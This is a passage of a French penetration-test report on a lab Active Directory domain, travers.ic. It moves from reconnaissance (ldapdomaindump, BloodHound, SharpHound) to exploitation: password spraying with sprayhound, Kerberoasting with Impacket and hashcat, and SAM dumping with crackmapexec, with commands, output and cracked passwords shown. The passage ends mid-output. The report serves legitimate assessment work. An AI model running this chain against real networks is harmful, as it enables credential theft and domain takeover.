Les informations du fichier nous permettent de connaître les utilisateurs administrateurs de postes de travail.

Admins Workstations

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Alexandria HEBERT	Alexandria HEBERT	ahebert	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1389	
Christophe LEGENDRE	Christophe LEGENDRE	clegendre	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1388	
Paul BEGUE	Paul BEGUE	pbegue	11/20/22 16:14:48	11/23/22 09:35:46	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1387	
David MORIN	David MORIN	dmorin	11/20/22 16:14:48	11/20/22 17:00:48	11/23/22 09:36:23	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1385	
Marcelle COSTE	Marcelle COSTE	mcoste	11/20/22 16:14:48	11/20/22 16:14:48	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1384	
Marc CORDIER	Marc CORDIER	mcordier	11/20/22 16:14:48	11/20/22 16:14:48	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1383	
Jacqueline GUILLON	Jacqueline GUILLON	jguillon	11/20/22 16:14:48	11/20/22 16:14:48	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1382	
Samy COLIN	Samy COLIN	scolin	11/20/22 16:14:48	11/20/22 16:14:48	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1380	

Voici les utilisateurs concernés :

- Alexandria HEBERT : ahebert
- Christophe LEGENDRE : clegendre
- Paul BEGUE : pbegue

- David MORIN : dmorin
- Marcelle COSTE : mcoste
- Marc CORDIER : mcordier
- Jacqueline GUILLON : jguillon
- Samy COLIN : scolin

Admins Servers :

La consultation du fichier nous permet aussi de savoir quels utilisateurs sont membres du groupe Admins Servers.

Admins Serveurs

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Antoine NOEL	Antoine NOEL	anoel	11/20/22 16:40:21	11/20/22 16:59:29	11/20/22 16:59:29	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:40:21	1454	
Laura BRUNET	Laura BRUNET	lbrunet	11/20/22 16:14:47	04/08/25 18:52:06	04/08/25 18:58:06	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1379	

Il s'agit des comptes utilisateurs suivants :

- Antoine NOEL : anoel
- Laura BRUNET : lbrunet

Domain Admins :

Nous retrouvons les membres du groupe Domain admins.

Domain Admins

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Thomas NICOLAS	Thomas NICOLAS	tnicolas	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1378	
Isaac GUERIN	Isaac GUERIN	iguerin	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1377	
Paul RIBEIRO	Paul RIBEIRO	pribeiro	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1376	
Philippine CLERC	Philippine CLERC	pclerc	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1375	
Roland BERTIN	Roland BERTIN	rbertin	11/20/22 16:14:47	03/27/25 04:34:08	03/27/25 05:30:05	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1374	
Administrator	Administrator	Administrator	11/20/22 15:34:33	03/27/25 04:34:12	03/27/25 05:30:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 12:24:28	500	Built-in account for administering the computer/domain

Les utilisateurs suivants sont administrateurs du domaine :

- Thomas NICOLAS : tnicolas
- Isaac GUERIN : iguerin
- Paul RIBEIRO : pribeiro
- Philippine Clerc : pclerc
- Roland BERTIN : rbertin
- Administrator : Administrator

En résumé, l'analyse des données issues de *ldapdomaindump* met en lumière plusieurs faiblesses au sein du domaine **travers.ic**. Parmi les éléments notables, on observe des paramètres de sécurité laxistes, une politique de mot de passe insuffisamment restrictive, ainsi que la présence d'un mot de passe en clair dans la description d'un compte utilisateur

exposant ainsi des risques sérieux de compromission. L'inventaire des machines et des groupes d'utilisateurs révèle des systèmes récemment actifs, certains disposant de délégations de confiance, ainsi que des groupes à privilèges élevés pouvant constituer des cibles prioritaires pour un attaquant. L'ensemble de ces éléments fournit une cartographie précise du domaine et identifie plusieurs vecteurs d'exploitation pertinents dans le cadre du test d'intrusion.

Cartographie de l'Active Directory avec BloodHound :

Pour aller plus loin dans l'analyse et obtenir une visualisation graphique des relations entre utilisateurs, groupes et machines au sein du domaine, nous allons utiliser l'outil **BloodHound**. Contrairement à **ldapdomaindump**, qui génère des fichiers statiques facilitant une première analyse des objets Active Directory, **BloodHound** permet d'identifier de manière interactive les chemins d'attaques possibles grâce à une modélisation graphique des droits et relations, offrant ainsi une approche plus stratégique pour l'escalade de privilèges et la compromission du domaine.

Collecte des Données avec SharpHound :

Pour exploiter pleinement **BloodHound**, il est essentiel de collecter des informations détaillées sur l'Active Directory à l'aide de son collecteur de données, **SharpHound**. Grâce à l'accès précédemment établi au contrôleur de domaine **DC01** via **SSH**, nous avons pu explorer le système et identifier la présence d'un dossier nommé **Tools**, dans lequel **SharpHound** est déjà installé. Cela facilite grandement l'étape de collecte, car l'outil peut être lancé directement depuis cette machine membre du domaine. Dans ce contexte, la commande suivante sera utilisée pour lancer la collecte :

SharpHound.exe -c All

```
traversic@test@DC01 C:\Tools>SharpHound.exe -c all
2025-04-01T08:12:44.9165475+02:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2025-04-01T08:12:46.7447255+02:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-04-01T08:12:46.9791340+02:00|INFORMATION|Initializing SharpHound at 08:12 on 01/04/2025
2025-04-01T08:12:48.7149023+02:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-04-01T08:12:50.3775327+02:00|INFORMATION|Beginning LDAP search for travers.ic
2025-04-01T08:12:51.1327892+02:00|INFORMATION|Producer has finished, closing LDAP channel
2025-04-01T08:12:51.1484223+02:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-04-01T08:13:20.9511897+02:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2025-04-01T08:13:51.4086866+02:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 37 MB RAM
2025-04-01T08:14:08.0960388+02:00|INFORMATION|Consumers finished, closing output channel
2025-04-01T08:14:08.1429112+02:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-04-01T08:14:08.2835234+02:00|INFORMATION|Status: 194 objects finished (+194 2.51948)/s -- Using 44 MB RAM
2025-04-01T08:14:08.3616527+02:00|INFORMATION|Enumeration finished in 00:01:18.0057596
2025-04-01T08:14:08.5491662+02:00|INFORMATION|Saving cache with stats: 153 ID to type mappings.
157 name to SID mappings.
0 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2025-04-01T08:14:08.5491662+02:00|INFORMATION|SharpHound Enumeration Completed at 08:14 on 01/04/2025! Happy Graphing!

traversic@test@DC01 C:\Tools>dir
Volume in drive C has no label.
Volume Serial Number is 834C-99C6

Directory of C:\Tools

01/04/2025  08:14    <DIR>          .
01/04/2025  08:14    <DIR>          ..
01/04/2025  08:14                17 497 20250401081406_BloodHound.zip
```


L'outil **SharpHound** exécuté sur le contrôleur de domaine a généré un fichier compressé .zip contenant des données sur l'Active Directory.

Nous copions à présent ce fichier sur notre machine d'attaque grâce à la commande scp.


```
(kali@kali)~$ scp test@10.10.10.101:"C:/Tools/20250401081406_BloodHound.zip" /home/kali
test@10.10.10.101's password:
20250401081406_BloodHound.zip 100% 17KB 832.4KB/s 00:00

(kali@kali)~$ ls
20250401081406_BloodHound.zip Desktop Documents Downloads Music Pictures Public Templates Videos cacert.der storage
```

Avant de pouvoir utiliser les informations récoltés dans BloodHound, nous devons lancer Neo4j qui est une base de données graphique.




Après s'être identifié, nous pouvons à présent importer notre fichier et les données qu'il contient dans BloodHound.




Informations récoltées avec BloodHound :

L'outil BloodHound permet de représenter visuellement la structure de l'Active Directory et les relations entre ses objets. Grâce aux données collectées par SharpHound et importées dans l'interface, nous obtenons une cartographie graphique des utilisateurs, des groupes, et des droits associés. Cette visualisation nous permet notamment d'identifier les membres des groupes sensibles qui sont les suivants :


Utilisateurs du groupe Helpdesk :




Utilisateurs du groupe Workstation Admins :



Utilisateurs du groupe Server Admins :



Utilisateurs du groupe Domain Admins :



*BloodHound met également en évidence les **comptes Kerberoastables**, qui représentent des cibles potentielles d'attaque pour une élévation de privilèges :*



L'analyse des comptes à l'aide de BloodHound a révélé que plusieurs d'entre eux sont vulnérables à une attaque de type Kerberoasting. Plus précisément, les comptes suivants ont été identifiés :

- web_svc : un compte de service
- krbtgt : le compte de service Kerberos par défaut
- dmorin : un administrateur de poste de travail
- tnicolas : un administrateur du domaine

La possibilité de récupérer les tickets de service (TGS) associés à ces comptes pourrait permettre un **crackage hors-ligne** des mots de passe et une **escalade de privilèges** en cas de succès

Grâce aux informations récoltés via BloodHound, nous avons une idée plus précise des comptes qui seront à cibler lors de la phase de compromissions de comptes.

L'étape de reconnaissance a permis de cartographier en détail l'environnement Active Directory et d'identifier plusieurs vulnérabilités critiques. Parmi celles-ci, on note des paramètres de sécurité faibles (comme l'absence de politique de verrouillage de compte), des partages réseau accessibles en lecture avec des identifiants faibles, ainsi que la présence d'un mot de passe en clair dans la description d'un compte utilisateur. Ces éléments représentent des opportunités d'exploitation concrètes pour un attaquant et constituent des points d'entrée potentiels vers l'escalade de privilèges ou la compromission du domaine.

Vulnérabilité V06 :

Faiblesse des Politiques de Sécurité Active Directory

Résumé de la vulnérabilité:

L'analyse a mis en évidence plusieurs faiblesses dans les politiques de sécurité Active Directory. Tout d'abord, la politique de verrouillage de compte est désactivée ce qui permet des attaques par force brute sans limite sur les tentatives de connexion. Concernant les mots de passe, la durée d'expiration est fixée à un délai excessivement long et non réaliste, de plus, la longueur minimale est de 7 caractères et aucune exigence de complexité n'est imposée (pas de chiffres, majuscules ou symboles). Ces paramètres augmentent les risques d'attaques et constituent une faille de sécurité.

Vulnérabilité V07 :

Compte exposé avec mot de passe en clair

Résumé de la vulnérabilité:

Le compte utilisateur "amaillot" contient un mot de passe en clair dans la description LDAP, ce qui représente une vulnérabilité critique. Cette exposition directe des identifiants permet à toute personne ayant accès à ces informations de récupérer facilement le mot de passe. Cela constitue un risque majeur, notamment en cas d'escalade de privilèges, et va à l'encontre des bonnes pratiques de sécurité pour la gestion des mots de passe.

d. Mouvement latéral et élévations de privilèges :

Après avoir obtenu un accès initial, l'étape suivante du pentest consiste à explorer les possibilités de mouvement latéral et d'élévation de privilèges. Le mouvement latéral permet à un attaquant de se déplacer à travers le réseau pour accéder à des systèmes vulnérables, tandis que l'élévation de privilèges vise à exploiter des failles pour augmenter les droits d'accès et obtenir des privilèges plus élevés sur les systèmes compromis.

Cette phase simule l'approche d'un attaquant cherchant à étendre son contrôle au sein du réseau et à accéder à des ressources sensibles en utilisant des techniques pour contourner les protections internes. L'objectif est d'identifier les vulnérabilités qui facilitent la propagation de l'attaque et l'escalade des privilèges, permettant ainsi de maximiser l'impact et d'étendre la surface d'attaque.

Exploitation du mot de passe compromis "Support2021"

Au cours de l'examen du compte utilisateur "amaillot" durant la phase de reconnaissance, il a été constaté que le mot de passe temporaire "Support2021" était stocké dans la description du compte. Ce mot de passe a ensuite été testé à l'aide de l'outil Sprayhound, en exécutant la commande suivante :

sprayhound -p Support2021 -d travers.ic -dc 10.10.10.101 -lu amaillot -lp Support2021

Détails de la commande :

- **-p Support2021** : Indique le mot de passe à tester lors de l'attaque. Ici, Support2021 est le mot de passe ciblé.
- **-d travers.ic** : Spécifie le nom de domaine Active Directory, ici travers.ic.
- **-dc 10.10.10.101** : Définit l'adresse IP du contrôleur de domaine à utiliser pour l'authentification.
- **-lu amaillot** : Précise le nom d'utilisateur à tester, ici amaillot.
- **-lp Support2021** : Précise le mot de passe associé à l'utilisateur amaillot, permettant une connexion authentifiée.

```
(kali@kali)-[~]
└─$ sprayhound -p Support2021 -d travers.ic -dc 10.10.10.101 -lu amaillot -lp Support2021
[+] Login successful
[+] Successfully retrieved password policy (Threshold: 0)
[+] Successfully retrieved 84 users
[+] 84 users will be tested
[+] 0 users will not be tested
Continue? [Y/n] y
[+] [ VALID ] pbeque : Support2021
[+] [ VALID ] vfleury : Support2021
[+] [ VALID ] sdeval : Support2021
[+] [ VALID ] jlabbe : Support2021
[+] [ VALID ] amaillot : Support2021
[+] 5 user(s) have been owned !
Do you want to set them as 'owned' in Bloodhound ? [Y/n] n
[!] Ok, master. Bye.
```


Résultats obtenus :

Le mot de passe "Support2021" s'est révélé valide pour plusieurs comptes du domaine travers.ic, suggérant une réutilisation du mot de passe pour différents utilisateurs. Les comptes suivants ont été identifiés comme étant concernés :

- pbegue : authentification réussie (rôle : admin Workstation)
- vfleury : authentification réussie
- sduval : authentification réussie
- jlabbe : authentification réussie
- amaillot : authentification réussie (compte d'origine où le mot de passe a été découvert)

Nous avons désormais accès au mot de passe du compte Admin Workstation de l'utilisateur pbegue.

Kerberoasting avec Impacket :

Le Kerberoasting est une attaque visant à exploiter la vulnérabilité dans le mécanisme d'authentification Kerberos d'Active Directory. L'attaquant cible les tickets Kerberos associés aux comptes de service, qu'il peut récupérer et tenter de craquer pour obtenir les mots de passe en clair des services.

Dans cette phase, nous exploitons cette vulnérabilité pour récupérer les tickets Kerberos associés aux comptes de service et tenter de les craquer. Pour ce faire, nous utilisons Impacket, une suite d'outils Python permettant d'interagir avec les services réseaux. Le script GetUserSPNs.py permet d'extraire les Service Principal Names (SPN), qui sont essentiels pour réaliser l'attaque de Kerberoasting.

Avant d'exécuter le script, il est nécessaire de se déplacer dans le répertoire approprié avec la commande suivante :

```
cd /usr/share/doc/python3-impacket/examples
```

Une fois dans le bon répertoire, le script **GetUserSPNs.py** peut être lancé pour extraire les SPN, comme montré ci-dessous.

```
sudo ./GetUserSPNs.py travers.ic/pbegue:Support2021 -dc-ip 10.10.10.101 -request -  
outputfile hashes.kerberoast
```

Détails de la commande :

- **sudo** : Exécute le script avec des privilèges administratifs.
- **./GetUserSPNs.py** : Script Impacket pour extraire les SPNs (Service Principal Names) des comptes de service dans Active Directory.
- **travers.ic/pbegue:Support2021** : Identifiants (utilisateur pbegue et mot de passe Support2021) pour s'authentifier.
- **-dc-ip 10.10.10.101** : Adresse IP du contrôleur de domaine.
- **-request** : Demande des tickets Kerberos associés aux comptes de service.
- **-outputfile hashes.kerberoast** : Sauvegarde les hashes Kerberos récupérés dans le fichier hashes.kerberoast pour tenter de les craquer.

```
(kali@kali)-[/usr/share/doc/python3-impacket/examples]
$ sudo ./GetUserSPNs.py travers.ic/pbegue:Support2021 -dc-ip 10.10.10.101 -request -outputfile hashes.kerberoast
Impacket v0.11.0 - Copyright 2023 Fortra
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQL/SQLSRV	dmorin	CN=Admins Workstations,OU=Admins,OU=DomainUsers,DC=travers,DC=ic	2022-11-20 16:14:48.633424	2022-11-23 09:36:23.641395	
WWW/INTRANET01	web_svc		2022-11-20 16:14:48.758416	<never>	
WWW/SHARE02.TRAVERS.IC	tnicolas	CN=Domain Admins,CN=Users,DC=travers,DC=ic	2022-11-20 16:14:47.774039	<never>	

Résultats obtenus :

L'exécution de la commande a révélé des Service Principal Names (SPNs) récupérés pour trois comptes de service dans le domaine travers.ic :

- **Service MSSQL/SQLSRV :**
 - **Nom d'utilisateur** : dmorin
 - **Groupe** : Administrateurs des stations de travail (CN=Admins Workstations,OU=Admins,OU=DomainUsers,DC=travers,DC=ic)
 - **Dernier changement de mot de passe** : 2022-11-20 16:14:48
 - **Dernière connexion** : 2022-11-23 09:36:23
- **Service WWW/INTRANET01 :**
 - **Nom d'utilisateur** : web_svc
 - **Dernier changement de mot de passe** : 2022-11-20 16:14:48
 - **Dernière connexion** : Jamais connecté
- **Service WWW/SHARE02.TRAVERS.IC :**
 - **Nom d'utilisateur** : tnicolas
 - **Groupe** : Domain Admins (CN=Domain Admins,CN=Users,DC=travers,DC=ic)
 - **Dernier changement de mot de passe** : 2022-11-20 16:14:47
 - **Dernière connexion** : Jamais connecté


```

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: /home/kali/hashe/kerberoast
Time.Started.....: Wed Apr 9 06:21:50 2025 (25 secs)
Time.Estimated...: Wed Apr 9 06:22:15 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 607.4 kH/s (0.64ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 2/3 (66.67%) Digests (total), 2/3 (66.67%) Digests (new), 2/3 (66.67%) Salts
Progress.....: 43033155/43033155 (100.00%)
Rejected.....: 0/43033155 (0.00%)
Restore.Point...: 14244385/14244385 (100.00%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]

Started: Wed Apr 9 06:20:59 2025
Stopped: Wed Apr 9 06:22:17 2025

```

Résultats obtenus :

Parmi les trois hashes analysés, deux ont pu être décryptés avec succès. Les mots de passe récupérés sont les suivants :

- Utilisateur "dmorin" : "azertyuiop"
- Utilisateur "web_svc" : "P4ssw0rd"

Le compte "dmorin", qui dispose de privilèges d'administrateur sur un poste de travail Windows, offre un accès complet à cette machine, identifiée par l'adresse IP 10.10.10.117.

Exploitation des comptes Admins Workstations et récupération du SAM :

Après avoir récupéré les mots de passes des comptes administrateurs poste de travail *dmorin* et *pbegue*, il est pertinent d'utiliser ces identifiants pour étendre l'investigation à d'autres machines du réseau. Le SAM (Security Account Manager) stocke les informations des comptes utilisateurs, leurs mots de passe sous forme de hashes, ainsi que les groupes auxquels ils appartiennent. L'extraction de ces données permet d'identifier d'éventuels autres comptes à privilèges élevés et d'exploiter les hashes de mots de passe pour accéder à d'autres machines ou ressources du réseau.

L'utilitaire **crackmapexec** sera utilisée pour tenter de se connecter à toutes les machines du réseau en utilisant les informations du compte *dmorin*, et ainsi récupérer ces données. Cette approche permet non seulement d'élargir l'accès au réseau, mais également d'identifier des vulnérabilités, telles que l'utilisation de mots de passe faibles ou partagés, ce qui facilite l'exploitation de ces failles. Récupérer les informations du SAM constitue donc une étape cruciale pour obtenir un accès étendu aux ressources sensibles et exploiter les vulnérabilités du système. Pour aller en ce sens la commande ci-dessous permet d'interagir avec les partages SMB du réseau:

crackmapexec smb 10.10.10.0/24 -u dmorin -p azertyuiop -d travers.ic --sam

Détails de la commande :

- **Crackmapexec** : Outil automatisé qui permet d'effectuer diverses actions sur des machines comme la récupération de mots de passe, l'exploitation de vulnérabilités, et l'exécution de commandes à distance.

- **Smb** : Précise que le protocole SMB est utilisé pour communiquer avec les cibles.
- **10.10.10.0/24** : Plage d'adresses IP du réseau
- **-u dmorin** : Spécifie l'utilisation du compte dmorin pour la connexion
- **-p azertyuiop** : C'est le mot de passe du compte dmorin
- **-d travers.ic** : Indique le nom de domaine travers.ic
- **-sam** : indique à *CrackMapExec* de récupérer les informations du SAM (Security Account Manager)

```

kali@kali:~$ crackmapexec smb 10.10.10.0/24 -u dmorin -p azertyuiop -d travers.ic --sam
usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
...
[*] First time use detected
[*] Creating home directory structure
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
stringbinding = 'ncacn_np:{\pipe\svctcl}\' % self._host
usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\['
command = self._shell + 'echo %data%' % '\\\\127.0.0.1\\[\\] 2>>51 > %TEMP%\[] & %COMSPEC% /Q /c del %TEMP%\[]'.format(self._share_name, self._outpu
, self._batchFile, self._batchFile, self._batchFile)
usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\$'
